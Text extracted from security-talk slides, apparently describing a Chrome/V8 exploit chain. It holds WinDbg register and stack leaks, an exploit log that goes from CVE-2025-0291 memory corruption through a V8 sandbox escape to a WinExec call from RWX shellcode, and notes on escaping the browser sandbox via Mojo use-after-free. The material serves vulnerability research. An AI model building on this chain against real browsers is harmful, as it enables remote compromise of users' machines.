
We leak registers & stack!

```
Breakpoint 1 hit
00000297`7f3c1380 55          push    rbp
0:000> r
rax=000002e700000069 rbx=000002154bf1f5e0 rcx=000001ce0004c529
rdx=000002977f3c1380 rsi=000001ce0004c529 rdi=000002977f3f2308
rip=000002977f3c1380 rsp=000000a3353fe560 rbp=000000a3353fe780
r8=0000000000000026 r9=000041d3903df384 r10=0000000000000000
r11=fd5bffffbc02effd r12=0000000000000000 r13=000002154bea9080
r14=000002e700000000 r15=000002e70031cdd1
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00000297`7f3c1380 55          push    rbp
0:000> dq rsp
000000a3`353fe560 00000297`7f3f233a 000002e7`0021b544
000000a3`353fe570 00000215`4bea9000 000000a3`353fe628
000000a3`353fe580 000002e7`0031cdd1 00007ff7`b1fb074f
000000a3`353fe590 00000215`4bf305e0 000002e7`0002478c
000000a3`353fe5a0 00000019`00000001 00000215`4bf305e0
000000a3`353fe5b0 00000215`4bf1f550 000041d3`903dfffb4
000000a3`353fe5c0 00000000`00000003 000000a3`353fe6d8
000000a3`353fe5d0 00000215`4bea9000 00000215`4bf1f548
```

```
0:000> dv isolate
         isolate = 0x00000215`4bea9000
0:000> dt d8!v8::internal::IsolateData trusted_cage_base_ 0x00000215`4bea9000
+0x260 trusted_cage_base_ : 0x000001ce`00000000
```


2. Heap sandbox escape

Code execution: hunt the egg to RWX



2. Heap sandbox escape


Code execution: hunt the egg to RWX



2. Heap sandbox escape

Code execution: RCE in v8

```
C:\Users\Administrator\Documents\Exploit>d8.exe.lnk main.js
[i] Current log level: 5
[i] Loading utils/utils.js
[i] Loading utils/symbols.js
[i] Loading utils/wasm-module-builder.js
[i] Loading vulns/memcor/CVE-2025-0291.js
    [+] Successfully achieved memory corruption using CVE-2025-0291
[i] Loading v8/cage.js
    [i] Crafting sbxMemory dataview & stage 2 primitives
        [+] Found kHeapNumberMap: 0x56d
        [+] Found float array headers: 0x7750018d145
        [+] Successfully crafted sbxMemory dataview
        [+] Successfully bootstrapped stage 2 addrOf() & fakeObj() primitives
[i] Loading v8/helpers.js
[i] Loading vulns/v8sbx/379140430.js
    [+] Found object with pattern 0x0x14f5,0x21b6b9,0x2 at 0x21be05 in V8 sandboxed heap
    [+] Leaked an address in the trusted cage: 0xc40004c499
    [+] Found object with pattern 0x0x14f5,0x3965e9,0x2 at 0x396a81 in V8 sandboxed heap
    [+] Successfully escaped the V8 sandbox using issue 379140430
[i] Loading rwx/memory.js
[i] Loading rwx/helpers/trusted-rwx.js
    [i] Trusted cage leak: TRUSTED_CAGE_BASE=0xc400000000, TRUSTED_CAGE_SAFE_START=0xc400040000, TRUSTED_CAGE_SAFE_END=0xc400080000
    [+] Leaked RWX memory page at 0x236185f1000 and SANDBOX_BASE=0x30000000000
[i] Loading rwx/shellcodes.js
    [i] Loading shellcodes
        [+] Retrieved a RWX stub for 2 args at 0x23618601000
        [+] Retrieved a RWX stub for 3 args at 0x23618e11000
        [+] Retrieved a RWX stub for 2 args at 0x23618601000
[i] Loading vulns/implant.js
    [+] Stored 26 bytes of data at 0x30100000180
    [+] Module 'KERNEL32.DLL' is at 0x7ffffcd6a0000
    [+] Stored 8 bytes of data at 0x30100000200
    [+] Export 'WinExec' is at 0x1280
    [+] Stored 5 bytes of data at 0x30100000280
    [i] Calling native function: 0x7ffffcd6a1280(0x30100000280,0x0)
        [+] Retrieved a RWX stub for 3 args at 0x23618e11000
[+] Successfully cleaned sbxMemory
[i] Exploit chain done, exit cleanly
```



3. Browser sandbox escape


Browser sandbox design

Evade the sandbox

Exploit demo

3. Browser sandbox escape


Browser sandbox design: overview



3. Browser sandbox escape

Browser sandbox design: attack surface


- We can still run a shellcode... but can't do much with it



3. Browser sandbox escape

Browser sandbox design: attack surface

➤ We can still run a shellcode... but can't do much with it




➤ But we can:

- Fingerprint the target (loaded DLLs' build numbers, CPUID...)
- Run internal renderer's functions, enable MojoJS...
- Interact with the browser process through Mojo
- Interact with the OS through some features (syscalls, RPC...)

3. Browser sandbox escape

Browser sandbox design: attack surface

➤ We can still run a shellcode... but can't do much with it




➤ But we can:

- Fingerprint the target (loaded DLLs' build numbers, CPUID...)
- Run internal renderer's functions, enable MojoJS...
- Interact with the browser process through Mojo — — — — — ➔ **Use After Free**
- Interact with the OS through some features (syscalls, RPC...)

3. Browser sandbox escape

Browser sandbox design: attack surface

- We can still run a shellcode... but can't do much with it



- But we can:

- Fingerprint the target (loaded DLLs' build numbers, CPUID...)
- Run internal renderer's functions, enable MojoJS...
- Interact with the browser process through Mojo
- Interact with the OS through some features (syscalls, RPC...)

MiraclePtr



Use After Free

3. Browser sandbox escape

